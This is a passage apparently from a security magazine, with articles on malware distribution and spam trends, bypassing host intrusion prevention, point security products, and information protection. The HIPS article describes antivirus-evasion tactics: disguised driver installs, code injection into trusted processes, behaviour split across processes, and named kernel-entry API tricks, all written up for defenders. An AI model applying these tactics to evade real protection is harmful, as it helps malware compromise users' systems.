Migration patterns

Internet threats are constantly evolving and are becoming increasingly difficult to detect, identify, and clean - sometimes even to the trained eye. Over the past two years alone we have seen a drastic evolution in how malware is distributed. Malware delivery has largely moved from a "push" based infection model where a static piece of malware is sent to un-

suspecting victims via email attachments to a "pull" based model whereby users click a link in an email, instant message, social networking site comment, etc. which will either direct or redirect them to a Web site serving up malware of many different forms via JavaScript and iframes.

The push based model largely gave way to the pull based model as the latter affords much more flexibility for cyber criminals. With the pull based model hackers have deployed highly successful efforts to stay ahead of the anti-virus (AV) companies by regularly updating and changing their malware code and packers to change the malware's signature. This has given AV vendors a run for their money as they are constantly attempting to develop new signatures and additional proactive detection technologies in order to keep pace. Even more recently we have seen an increase in infection of legitimate Web sites. This introduces another new dynamic to the threat landscape as this vector greatly reduces the need for effective social engineering as a lure to invite users to visit a Web site to get infected.

Drive-by pharming and other recent tactics

Another threat that garnered more attention recently is known as either drive-by pharming or a DNS rebinding attack. These attacks target network devices like routers that can be administered remotely and still use their manufacturer default password to authenticate. These routers, once compromised, have their DNS settings modified such that network traffic sent through them is resolved by a rogue DNS server. This allows an attacker to potentially redirect your Web traffic intended for a bank or financial institution to a malicious, look-alike Web site and capture login credentials when attempting to login. This technique is even more effective than phishing because one of the primary fingerprints of a phish, the phony URL in the browser's address bar, will actually be that of the intended Web site.

As botnets themselves have evolved over the past several years, so has the nature of spam. Spam has undergone at least the same number of transformations over the past several years as have their botnet counterparts. The importance of effective social engineering and the ability to outsmart the spam filters have become apparent as the key drivers behind the success of most cyber crime campaigns.

If you hearken back to 2003 and early 2004, most phishing campaigns were easily identified by their lack of polish in mimicking the brand they were targeting and the number of grammatical errors they contained. As such, heuristic based techniques were very effective against these types of messages. Sometimes, the hardest part in the creation of heuristics was identifying all of the ways that the scammer was going to butcher the language their scam was written in.

At its peak in April 2007 image spam accounted for 40 percent of all spam email traffic.

The rise and fall of image based spam

Late 2005 started the wide scale onset and distribution of image based spam. Image based spam was an email that rendered an image within the message body instead of plain text. The spam image was either linked to or downloaded remotely when the message was viewed. Spam images started off touting fake Rolex watches then moved into pill based advertisements and next migrated to stock pump and dump scams. This was an early technique that did not last long initially and then resurfaced as a last ditch attempt to put a different twist on the technique by linking to free image hosting services like Photobucket and Flickr.

More commonly the image was sent as an attachment to the email. Image spam introduced new dynamics and capacity challenges into message processing and filtering because not only were these messages initially difficult to catch because the spam content was now contained fully within an image, but the size of the emails also increased several-fold as a result. Spammers also eventually devised ways to modify the rendering of the image making it impossible to analyze using optical

character recognition (OCR) methods for the purposes of heuristic analysis. At its peak in April 2007 image spam accounted for 40 percent of all spam email traffic on average seen by the MX Logic Threat Operations Center (some days peaked over 50 percent), but also accounted for over 75 percent of the spam bandwidth. Shortly after image spam reached its peak volumes it very quickly died off as advancements in detection technology more than adequately caught up with the technique. By October 2007 image based spam accounted for less than 5 percent of all spam traffic, a trend which continues today.

Not to be deterred, the decline in image spam was quickly replaced by PDF spam, spam contained within a PDF attachment. These spam PDFs contained either the same images that were being used within image based spam or plain text, both methods typically pushed stock pump and dump scams. PDF spam only lasted for a brief several weeks, but created system resource challenges above and beyond those that image spam introduced. Now not only did service providers continue to have to deal with the same bandwidth issues associated with image based spam, but they now also had to include the

additional processing cycles required to scan these attachments for malware infection.

Conclusion

Although the push based threat is certainly not gone, the days of email borne infections to the scale of what we saw with Sobig.F in 2004 and the Sober worm in 2005 are behind us as cyber criminals have largely moved to more stealthy methods of infection, methods that do not even require deliberate interaction by the end user.

The compromise of legitimate Web sites, routers with default passwords, unsecured wireless networks, and the innate human desire to trust, have created a dangerous cock-

tail that criminals have been using to their advantage since well before the Internet. Up until recently, exploiting those human vulnerabilities required crafty social engineering, an enticing lure that made us truly want to open the attachment or click the link that was sent to us. Sometimes the lure was so good that even those who are Internet savvy didn't realize they were duped until it was too late. With the increase in exploits occurring further away from the endpoints and out to the network edge and onto legitimate Web sites, the typical mantra of making sure users are educated loses some of its luster as well. Technology, especially at the service provider layer, needs to be more robust, monitor user behavior, and be used to protect the network against risk across a variety of network protocols.

Sam Masiello oversees the MX Logic Threat Operations Center. In this role, he represents MX Logic's primary resource for monitoring and predicting threat trends, offering insights to customers about potential threat vulnerabilities, and recommending new technologies to enhance email and Web security. Masiello has 18 years of experience in email and messaging systems that includes seven years in network and applications security and 12 years in software development. He received his Bachelor of Science degree with honors from the State University of New York at Buffalo. Masiello writes the MX Logic IT Security Blog (www.mxlogic.com/itsecurityblog/index.cfm) and can be contacted at sam@mxlogic.com.



The world's most widely-used e-mail security and anti-spam system that protects over 1 billion e-mails every day.

Over 1 million downloads!
Get your FREE copy today:
www.mailscanner.info





Bypassing and enhancing live behavioral protection

By Alisa Shevchenko

This article is an attempt to present a generalized model of how behavioral AV protection can be bypassed. The model is illustrated with some techniques used in genuine malware. Most of the techniques have been found in malware which successfully bypassed KAV7 Proactive Defense Module (PDM) in 2007.

The malicious techniques covered are now all out of date, at least, they are no longer effective against KAV, and some of them are very old generally speaking. This article deliberately does not disclose any 0-day or recent techniques and its goal is to provide an overview of an attacker's approach in a way that will be of interest to those who develop protection while not giving any useful hints to malicious code kiddies.

KAV7 Proactive Defense is live behavioral protection. This type of protection is more commonly known as 'HIPS' (Host Intrusion Prevention System). The basic HIPS function is to track the action programs being executed in a live operating system in real time, assessing the probability that the action is malicious and acting upon the verdict. The results include blocking the action labeled malicious, rolling back any changes made earlier by the program, alerting the user, and so forth.

Since the KAV7 PDM subsystem is a classic HIPS, the problems discussed and the general conclusions drawn are applicable to *any* HIPS protection, and to a lesser degree - to any protection system in general.

In order to build good protection, it is essential to use an accurate model of how protection can be compromised. Any protection that is a composite of a technical engine and an analytical engine can be bypassed by exploiting a weakness in either the analytical engine or in the technical engine. Let's call the two approaches outwitting and outmaneuvering, respectively.

Additionally, I'd like to mention a third approach which is not necessarily distinct from the previous two, but which is independent in terms of goals and results of its application: overpowering.

These are the three ‘O’s of overriding a protection system:

1. Outwitting protection
2. Outmaneuvering protection
3. Overpowering protection

In reality, any technique actually used to bypass protection relies on a combination of the approaches listed above, with outwitting being the most dramatic.

1. Outwitting Protection

Outwitting is my favorite approach as it shows some real smarts on the part of the attacker, and those who develop the protection which has been outwitted may be left extremely confused. The approach doesn’t require either in-depth programming knowledge or effort in terms of tracking fresh vulnerabilities – what the attacker needs is extensive knowledge of OS architecture, a certain intelligence and a willingness to experiment. The idea is to understand how people think, after all, those who develop protection are people, aren’t they? And then to guess at where they might have gone wrong or even simply forgotten to plan for a certain combination of actions.

Example 1

A HIPS will be alerted by any attempt to install a driver. An attacker creates a driver without a .sys extension and successfully installs it using a standard API. This is a very old technique, but it’s highly illustrative.

What happens here? Whoever developed the protection probably believed it was essential for a driver to be a .sys-extended file, without even realizing that he held this belief. The fact that a .sys extension is essential for a driver to be loaded isn’t stated explicitly in any documentation. The belief is no more than a parasitic mental pattern (possibly rooted in rudimentary MS-DOS thinking) which distorted the developer’s logic.

The attacker came from exactly the opposite side. We can imagine him thinking: “I am trying to install the ‘malware.sys’ driver again and again and it still doesn’t work! Why am I actually calling it ‘malware.sys’? Is the .sys extension really necessary? The documentation says nothing, so there is a chance... What if I name the driver ‘poof’? Let’s try it!”

Example 2

A HIPS will generally be alerted by code injection via WriteProcessMemory. Therefore an attacker attempts to WriteProcessMemory to a memory location which lacks the EXECUTABLE flag – and succeeds: no alert from HIPS.

What happens here? Whoever developed the protection was probably aiming to reduce the number of unnecessary hook procedure calls, assuming that writing to non-EXECUTABLE memory can never lead to code execution. On the other hand, an attacker guessed (or noticed) it might be possible to do this, did some research, and then looked for a way to execute code in a non-EXECUTABLE memory location.

Example 3

A smart HIPS considers chains of code not single code strings as actions. For instance, a code pattern such as “copying process’s own file to the system directory + creating a StartUp link” (i.e. sequential within a single process) can be considered a malicious action, whereas the same two actions performed by two different processes can hardly be considered suspicious. HIPS logic is more or less clear to a careful observer, i.e. you don’t have to actually have any knowledge of protection architecture in order to get an idea of how protection probably works. The attacker thinks about this, and his next idea is - equally evident - to distribute malicious functionality among a few processes. Consequently, behavioral obfuscation takes place, as is shown by the following simple technique:

```
CreateProcess (...self-copy with a specific command-line argument)
//..the copy does part of work
WaitForSingleObject (...signal from the self-copy)
//...the rest of the work is completed.
```

A more advanced implementation of the same technique consists in incorporating kernel modules and injected code threads into a behavior distribution scheme.

Example 4

Besides controlling API function calls as they are, an effective HIPS also considers function arguments. That is, when a file-related function call takes place, the HIPS takes the 'path' argument into account. An attacker can exploit this by crafting a path to the file he wants to approach – the path will be transparent to the OS, but not to a human.

The result is that the HIPS encounters a function call with an unforeseen argument and lets it pass. This is a widely used trick. Among the most recent cases, it has been utilized in Rustock.C and made it possible for the malware to bypass the driver installation checks in KAV7 Proactive Defense. Since the problem is still challenging, I won't go into the details of the trick.

1a. Using a protection's exclusions list

This approach is actually a sub-approach of 1. It is based on the following idea: why hack through closed doors if it's possible to simply use open ones? Specifically, any protection maintains a list of exclusions to which the protection rules do not apply or apply to a lesser degree: a white-list, a 'trusted applications' list or something similar, either configurable or hard-coded. The approach used by the malicious application is to pretend to be an application which is white-listed or considered trusted for some reason, or to piggy back on a white-listed application.

Example 1

A malicious application inserts a downloader thread into a trusted application (say, explorer.exe) by means of the QueueUserApc function (or the corresponding KeInsertQueueApc, if calling from ring0). In this example, anti-code injection could be bypassed via an unexpected technical approach (see Overpowering protection), while firewall protection or anti-downloader heuristics could be bypassed by attaching execution to a white-listed application.

2. Outmaneuvering protection

In this section we will look at an approach which bypasses protection by using technical means, i.e a specific API or an API called in a specific way, which is not covered by the protection.

This approach is closely tied to the previous one – actually there is no distinct difference between the two from an attacker's viewpoint. However, I would draw the following distinction: 'outwitting' relates to attacking the analytical component of a protection system, while 'outmaneuvering' relates to attacking the technical component.

Example 1

Utilization of the CmRegisterCallback(Ex) routine allows an attacker to legally install registry hooks which would block access to certain registry keys. Since it's a well-documented routine, the only problem with it is that those who develop protection were unaware of its functionality (and therefore failed to monitor it) until a malicious case was encountered.

Example 2

A couple of years ago, malware used the now well-known trick of getting into the kernel via /device/PhysicalMemory, since some HIPS failed to monitor the appropriate execution path.

Example 3

Calling ZwSystemDebugControl with the _SYSDBG_COMMAND parameter of 9 allowed easy code injection into kernel space from user space until most HIPS started to safeguard this API. Microsoft also blocked this functionality in subsequent versions of Windows (starting from Windows 2003).

Example 4

In this case, the attacker is getting into the kernel by exploiting a critical Windows critical vulnerability. This has been specially included for any users who have still not accepted how necessary it is to ensure that Windows is fully patched.

DeviceIOControl called for the “\\.\shadow” device and with the ‘magic’ IOCTL 141043h, would make code injection into the kernel from user space as easy as in the previous example. The corresponding vulnerability disclosure is dated mid-2006; however in mid-2007 this approach was still – more or less – in use by malware writers.

3. Overpowering protection

This is the approach all rootkits are based upon.

The basic idea behind gaining power is that a stronger entity can fully control a weaker one. In terms of protection vs. an attacker it means that malware which is more powerful than the protection under attack can simply disable the protection.

What does ‘being more powerful’ mean? In short, it means residing in the more basic (hierarchically) level of a system that contains both the protection and an attacker and which defines rules for them both. The lower the level, the fewer binding rules apply to it, and the more impact it has on the levels above it.

If the ‘system’ is an operating system, then ring0 is more basic than ring3. Years ago, we started to see malware gradually moving to the kernel and anti-malware protection systems followed suit. If the ‘system’ is computer software in general, then pre-OS code, BIOS, MBR and so on, is more basic than an OS – and we’re currently seeing malware escaping the OS into the MBR right now. If the ‘system’ refers to the computer in general, then hardware is more basic than software – and there have recently been conceptual investigations which claim to succeed in installing malicious code into hardware, and so it goes.

One interesting thing about this model is that if malware somehow succeeds to escape the system that contains both the malware and protection, and slip into an even more basic system, the malware will become completely ‘invisible’ to the protection, and fundamentally unreachable by the protection until the latter is able to penetrate the same system. Virtualization-based malware (which is still only a concept and not ITW) is based on this approach.

This approach of ‘escaping the Matrix’ is really a big gun which is a considerable problem to implement, something the researchers attempting to develop proof of concept implementations are keeping under the carpet. A more common goal for a malware writer is to get into the kernel, or to outmaneuver protection, by any means.

Since any HIPS protection blocks attempts to install a driver, there is no straightforward way for malware to get into the kernel. Therefore malware writers end up using undocumented Windows APIs and exploiting Windows vulnerabilities.

Examples 3 and 4 from the ‘Outmaneuvering protection’ section are a case in point here.

Just to mention, both techniques illustrating this section (plus one more technique) have been implemented in Trojan-Proxy.Win32.Wopla. The techniques made these malicious programs relatively successful at overpowering HIPS: if one approach failed (i.e due to the OS patch installed), then there was another tool to hack into the kernel at hand.

Know yourself: a protection developer’s errors

Now if we think of reasons as to why this or that bypassing approach has been successfully implemented, three fundamental problems with the development of protection architecture emerge. These in turn correspond to three problems with the way that those who develop protection think.

1. Lack of unconventional thinking
2. Lack of system internals knowledge
3. Lack of fundamental approach.

These are the three ‘L’s which lead to losses in the security arms race.

The examples in the section ‘outwitting protection’ contain a common thread: the weaknesses exploited seem to be rooted in patterns of belief or thinking among those who develop protection – patterns which fail to correspond to the real state of things. Excessive stereotyped thinking, or in other words, making the assumption that things work in some

particular way, (when actually they don't), or don't have to seems to be at the root of the problem. The obvious solution to this problem for anyone who develops protection to cultivate another mindset: to be all-questioning, self-inspecting and clear. Tracking one's thinking so that one only relies on what is known from practice or is at least explicitly stated in documentation, rather than relying on what appears to be self-evident, is a must.

We should stop the self-justifying victim thinking which runs along the lines of "It's an arms race, and malware will always find new technical means of bypassing protection". Although this is a fact, let's look at some of the reasons for failure. It seems that the examples given in the 'outmaneuvering protection' section derive either from a protection architect's lack of knowledge of system internals or from his lack of a fundamental approach.

The first issue is pretty clear: if someone developing protection isn't aware, for instance, of an API providing a legal registry hooking possibility, then there is an attacker who is. And the latter will use the knowledge maliciously. But even for an expert in OS internals, taking ALL the possible high-level ways of doing things into consideration is probably impossible. The most important idea for good protection architecture is to get as fundamental as possible, sticking to the 'roots' of system execution paths instead of chopping 'leaves'.

Here is a simplistic illustration: high-level Windows APIs rely on a much smaller list of system APIs. Finally, there is a list of undocumented functions which provide certain basic functionality to all the high-level APIs that rely on them. It's likely that there is a common code or a data structure for file access APIs, registry access APIs, process access APIs and so on. Why not kill all the birds with one stone by monitoring this shared area instead of a long list of individual end-functions?

If this isn't done, the result is almost always a developer with a superficial approach rushing his/her way through an enormous heap of higher-level approaches that have to be considered and monitored. The result: the devel-

oper will be overwhelmed, and miss significant points.

Present situation

The big problem in the modern AV industry is that in the arms race, the attackers tend to act, while the protectors are used to reacting, with the ball being mostly on the bad guys' side. Specifically, those who develop protection tend to apply patches to solve a certain problem, instead of re-considering the whole architectural approach which led to the breach.

My thesis throughout this article is that by learning an attacker's ways, those who develop protection can use this knowledge or mindset to become proactive rather than reactive: a more aggressive attitude. A protector can figure out the attacker's next X steps and consider them in advance, thus getting ahead of the attacker and winning time and defining the rules. Moreover, a protector can try to understand the fundamental patterns of an attacker's thinking, and reconsider the whole protection scheme with this observation in mind. This, to my mind, is the only way to break out of the vicious cycle where the protector is the everlasting victim of the mocking attacker.

Some say that the best security experts are former hackers. Others believe that ex-hackers can never be trusted in the same way as those researchers who have never been on "the dark side". This is not the place to discuss these beliefs in depth, however, personally, I believe that the more deeply you can understand your enemy, the better. In order to achieve this goal, any means are appropriate as long as you retain your personal ethics.

It's not necessary for those who develop protection systems to become attackers themselves. It's essential to attempt to think as an attacker, to walk in his or her shoes, to observe the attackers' society or even to mix in it or, at the very least, to conduct a serious analysis of the attackers' ways. Well defense, it's time to get the ball in your court and take control!



Point security solutions are
NOT a 4 letter word
By Nancee Melby

IT security is complex. There are hundreds of different technologies commonly deployed to safeguard data. Every year new security threats emerge, resulting in a new batch of defense mechanisms and products.

This ongoing and ever-expanding labyrinth of security solutions can be confusing and expensive for organizations trying to secure their information systems. The very thought of additional security packages are viewed with fright or outright contempt. One can readily imagine, if not actually hear, the IT department respond with “Oh no, not another #@%?! security product to install and manage!”

Corporations of all sizes are clamoring for simpler ways to deal with IT security. Many organizations feel the fewer number of IT security products, the better. Some might even reason that there should be no point security products at all, and that IT security should just be built into all network and host operating systems, acting as silent, subtle background features that administrators don't have to know anything about.

On the surface such viewpoints seem reasonable and perhaps obvious positions to

take. In some cases it's even true - integrating IT security within other applications is a good thing. However, relying on embedded security or security suites as opposed to best-of-breed point solutions is not always the best way to go. There are numerous situations where point solutions are easier to administer, better at security, and more cost effective than embedded security or suites. In those instances, specific point IT security products are the ideal solution. Not a four letter word at all.

Consolidation doesn't build a better mousetrap

2007 may have been the Year of Non-Stop consolidation in the information security market. Mergers and acquisitions aren't new and some have led to good things. Unfortunately, just because products fly under the same badge, does not mean they are integrated, work together, or even make sense to be packaged together. Examples and side effects of consolidation gone wrong include a lack of

any real integration, slowing of innovation and new releases, diminished focus on actual security issues, big expensive bloatware when lightweight focused solutions will do better, and being locked into an inflexible, vendor-specific approach. With all of the consolidation and investment in more expensive and larger systems, customers are not necessarily seeing any added value. They aren't becoming more secure.

Bigger isn't always better

In the wake of consolidation, some acquiring vendors will have you believe that the best solution is the one that covers the widest

range of IT tasks. Yes, breadth is important, but security depth, completeness, and accuracy cannot be sacrificed for system width. A security solution that is a mile wide but only an inch deep won't provide the protection needed by organizations under attack.

As an example, systems management solutions are not focused on security. While they might acquire various security technologies and bolt them on to give the appearance of deep security across a wide scope of applications, these vendors are focused on other core competencies, and the security features tend to languish and fall behind.

YES, BREADTH IS IMPORTANT, BUT SECURITY DEPTH, COMPLETENESS, AND ACCURACY CANNOT BE SACRIFICED FOR SYSTEM WIDTH.

Lack of real integration is a significant problem

It is difficult to successfully integrate multiple IT security technologies and products into a cohesive solution, or suite. Although there are exceptions, the "integrated solutions" offered are not really integrated at all. The features and technologies were developed by different companies with varying objectives, using different development teams, for different threats.

The various packages have dissimilar interfaces and administration styles. As any software vendor who has attempted will attest, it's incredibly difficult to take multiple point products and piece them together into a cohesive whole without losing big chunks of the features, functionality, and benefits.

In those rare cases where a supplier actually expends the resources to properly integrate, it usually takes a number of years to pull it off. Unfortunately by then different solutions are needed to protect against the endless stream of innovative attacks and the process must be repeated. It's a vicious cycle to maintain and get right. More often, a number of diverse products are merely slammed together as a "package." This kind of consolidation hurts more than it helps.

There will always be a need for additional 3rd party security products

The entire IT security industry exists because all systems have inherent bugs and weaknesses, including security vulnerabilities.

That isn't going to change anytime soon, so 3rd party security products are necessary to address the exploitable weaknesses present in larger systems. Furthermore, operating systems and comprehensive systems management applications have long development and release cycles. They can't respond quickly to the needs of the rapidly changing security landscape. Again, 3rd party security products can fill that gap. While security vendors and technologies will continue to be acquired and embedded within larger systems, new point security solutions will also keep emerging to address the ongoing and ever changing security threats.

Innovation also plays a key role. Most of the innovation in the IT security industry comes from smaller companies with point solutions. Larger systems management focused vendors see security as a checklist item that they can provide for their customers. In that environment, innovation becomes an expense rather than an asset and therefore takes a back seat to maximizing revenue.

This however is opposite for smaller companies who thrive only on innovation, so they tend to lead in this area, continuously bringing new point solutions to the marketplace.

Another reason for deploying 3rd party security solutions is to provide depth of defense. Deploying multiple, varying security countermeasures has become standard practice for many high profile organizations that are subject to specific targeted attacks. Not only can 3rd party point security products provide backup defenses for other systems, they can be used to audit or validate that systems are correctly configured and that the security is actually working. In spite of how nice it would be for the operating system or network and systems management applications to handle all security efficiently and transparently, it cannot be. Third party point security products will continue to be necessary, and to a fairly significant extent.

Patch management - a case in point

To illustrate how a point product can be a valuable tool in your IT security arsenal, look no further than patch management. Microsoft's WSUS only addresses Microsoft systems and applications. Unfortunately Apache, Mozilla Firefox, QuickTime, Adobe, Sun JAVA, to name just a few non-Microsoft applications are realities in most networks today. While custom scripts can be created in these systems, that is a complicated, resource-intensive task. A separate patch management solution is required to cost-effectively close those gaps in security. Likewise, Microsoft WSUS can't easily manage systems that are offline. This is a particular challenge for large enterprises where at any given moment there are potentially thousands of devices that are not connected to the network. Extraordinary steps must be taken to patch previously offline machines as they go-online. Again, it takes a best of breed point product to effectively administer the patch management of offline systems.

This principle is also true of other network and systems management products like Tivoli or Openview. While these tools can manage the patching of critical systems, they are not focused on security and don't go as deep as pure point security products. For example, they rarely if ever cover patch management needs for 100% of an organization's applications. There is almost always a percentage, typically between 5 to 20 percent, of applications that fall through the cracks and go unmanaged. Point products fill the gaps left by network and systems management products. Point products don't replace solutions like Tivoli, SMS, or WSUS, but rather operate as companion products, complementing and providing important security benefits otherwise not available.


Another important consideration regarding point solutions is the time to implement and effort required to manage. A large scale Tivoli system can easily take 9 to 18 months to implement and several full time administrators to manage. A best-of-breed point solution, on the other hand, may be deployed and maintained in a fraction of that time, producing benefits in hours rather than weeks or months.

Summary

Point security products are not 4 letter words. In your time of need they just might become your best friend. If you required specialized medical care, you wouldn't want to rely on a generalist. You would want a certified point specialist who does nothing but focus on solving the particular threats to your health. The same holds when it comes to IT security and protecting the health of your organization's information. While the consolidation trend will continue, it doesn't mean that a bigger, more expensive, more complicated solution is the right solution to solve your problem. Unless consolidation results in a more secure product, and one that is easier to administer and sustain over the long haul, customers are better off with best of breed point products. And that's not going to change anytime soon.

Nancee Melby is the Senior Product Manager for Shavlik Technologies (www.shavlik.com). Shavlik is the market leader for patch management and compliance management software solutions. With more than 20 years of experience in the computer software industry, Ms. Melby is focused on increasing awareness of Shavlik's unique approach to solving security issues, combining simplicity, accuracy, flexibility, and scalability to create innovative and cost-effective solutions.

ONE PRODUCT. FIVE DEFENDERS.
FIVE ANTI-VIRUS ENGINES. ONE CHOICE.



ENHANCE YOUR EMAIL DEFENSES
TODAY WITH GFI MAILSECURITY

GFI MailSecurity

Complete email security with up to five anti-virus engines for Exchange/SMTP/Lotus

No single anti-virus vendor scanner is the BEST and can stop ALL viruses. To obtain maximum security, you need GFI MailSecurity which uses not one, but up to five virus scanners to check all company email, with limited or no effect on network and server performance.

GFI MailSecurity is better priced than most single anti-virus engine solutions on the market. With multiple anti-virus engines you:

- React fastest to the latest virus threats by receiving the quickest virus signature updates
- Take advantage of all their strengths because no single anti-virus scanner is the BEST
- Virtually eliminate the chances of an infection.

Download your **FREE** trial version from www.gfi.com/ehns/



GFI NETWORK SECURITY
CONTENT SECURITY
MESSAGING



McAfee
NORMAN

bitdefender
secure your every bit

AVG Anti-Virus



Software spotlight

trisul (www.net-security.org/software.php?id=707)

Trisul is a network metering and forensics tool. You can install Trisul on any Linux box and have it look at network traffic in real time or via capture files. It meters the traffic (by host, by protocol, by subnet, etc) and stores the results in a SQL database.

SniffPass (www.net-security.org/software.php?id=716)

SniffPass is a network protocol sniffer that automatically captures password that are transmitted via POP3, IMAP4, SMTP, FTP, and HTTP protocol. It can be used to recover forgotten passwords that are hidden behind asterisks or otherwise inaccessible. SniffPass can use RAW sockets on XP/2000 and requires WinPcap for other Windows operating systems.

fwknop (www.net-security.org/software.php?id=695)

fwknop implements an authorization scheme called Single Packet Authorization that requires only a single encrypted packet to communicate various pieces of information, including desired access through an iptables or ipfw firewall policy and/or specific commands to execute on the target system.

SimpleAuthority (www.net-security.org/software.php?id=680)

SimpleAuthority is a free Certification Authority (CA). It generates keys and certificates that provide cryptographic digital identities for a community of people and/or computer servers. These identities are designed to be used in other applications for security purposes within this community.



The future of security is information-centric

By Patrick McGregor

The sun is rising on an information-centric security world.

In an increasingly mobile and collaborative business climate, the perimeter-based security architectures of the past have become glaringly insufficient. Through forward thinking or painful data security breaches (or both), IT decision makers are beginning to abandon device-centric and application-centric security. Instead of depending on technologies such as firewalls and device access control, enterprises will come to rely upon - and even relish - flexible systems that focus on protecting the information itself.

We've come a long way

In the short time since the IBM PC was introduced 27 years ago, IT innovation has been largely directed at the building blocks of collaborative computing. A few of these building blocks include the open operating system, ubiquitous mobile networking, and processing power. Also, data storage capacity per unit cost has been nearly doubling per year (on average) for the past decade. Since the heady IT year of 1999, the amount of data that we

can store on our desktops and our mobile devices has increased by over a hundred times.

Note that, when we speak of data, we mean the literal ones and zeroes that are moving over our networks and that reside on storage devices like disks. Information, on the other hand, is data that has true business context or value. In regards to real business problems, information is much more relevant than data. From the perspective of an enabling technology, though, data is the target, and we focus on data in this discussion.

But security hasn't kept up!

With the core building blocks, IT infrastructures are only now reaching a level of maturity needed to truly enable information-driven collaboration. Security is lagging behind this trend, however. Instead of proactively protecting the most important IT asset - the data itself - most products continue to focus on locking down a specific device, a specific pathway, or a specific application.

As many enterprises have learned, such point-based security products cannot address the IT-related business problems of our diverse and impatient world. That is, point-based products are unable to comprehensively protect information for even the simplest real-world use cases.

Consider the following scenarios:

1. Through the process of treatment, a psychologist uses his office computer to record and store detailed notes on a patient's personal life, a patient's private thoughts, and a clinical diagnosis. The notes are protected using a simple device-based file encryption product. The psychologist moves the notes onto a USB drive so that he can write a report while at home, and he places the USB drive in a coat pocket. The files must be saved to the USB drive unencrypted, however, because of the inherent limits of the device-based file encryption solution. On the train ride home, the unprotected USB drive, which includes the most sensitive details of that patient's life, accidentally falls out of the psychologist's pocket.

2. A Human Resources manager creates an employee census by accessing a series of social security numbers from a database and collecting the results in an Excel spreadsheet on her laptop computer. The database uses strong encryption to protect the data, but once the data exits the database and the data center, other products - which the manager's company doesn't own - would be needed to protect the derivative data. Thus, the spreadsheet is exposed on the laptop. After leaving work, while dining in a local restaurant, the manager's laptop is stolen from her car. Per several state laws, the company must notify the public of the breach.

3. A Director of Finance of a publicly traded manufacturing company stores key confidential financial figures on his office computer. The office computer uses multi-layered encryption technologies to protect the financial data, including file encryption and full disk encryption. So that the Director does not have to burn the midnight oil in the office, the Director emails certain financial data to his personal email account in order to work at home. Because the encryption is limited to his device, the email attachments are not encrypted as

